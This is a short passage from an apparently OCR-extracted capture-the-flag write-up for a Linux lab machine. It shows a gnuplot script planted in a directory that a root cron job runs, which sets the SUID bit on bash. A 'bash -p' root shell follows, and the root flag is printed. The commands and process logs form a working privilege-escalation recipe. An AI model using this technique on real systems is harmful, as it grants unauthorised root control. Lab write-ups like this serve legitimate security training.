
4) made payload to add suid bit

```
vdaisley@topology:~$ echo 'system "chmod +s /usr/bin/bash"' > /opt/gnuplot/priv.plt
```

```
2023/12/09 05:11:17 CMD: UID=0     PID=1      | /sbin/init
2023/12/09 05:12:01 CMD: UID=0     PID=21078  | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/12/09 05:12:01 CMD: UID=0     PID=21077  | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/12/09 05:12:01 CMD: UID=0     PID=21076  | /usr/sbin/CRON -f
2023/12/09 05:12:01 CMD: UID=0     PID=21075  | /usr/sbin/CRON -f
2023/12/09 05:12:01 CMD: UID=0     PID=21080  | /bin/sh -c /opt/gnuplot/getdata.sh
2023/12/09 05:12:01 CMD: UID=0     PID=21079  | gnuplot /opt/gnuplot/priv.plt
```

```
2023/12/09 05:12:01 CMD: UID=0     PID=21090  | sh -c chmod +s /usr/bin/bash
```

5) got root access


vdaisley@topology:~$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
80b723116a23fedc373150cd1d8460b6
bash-5.0#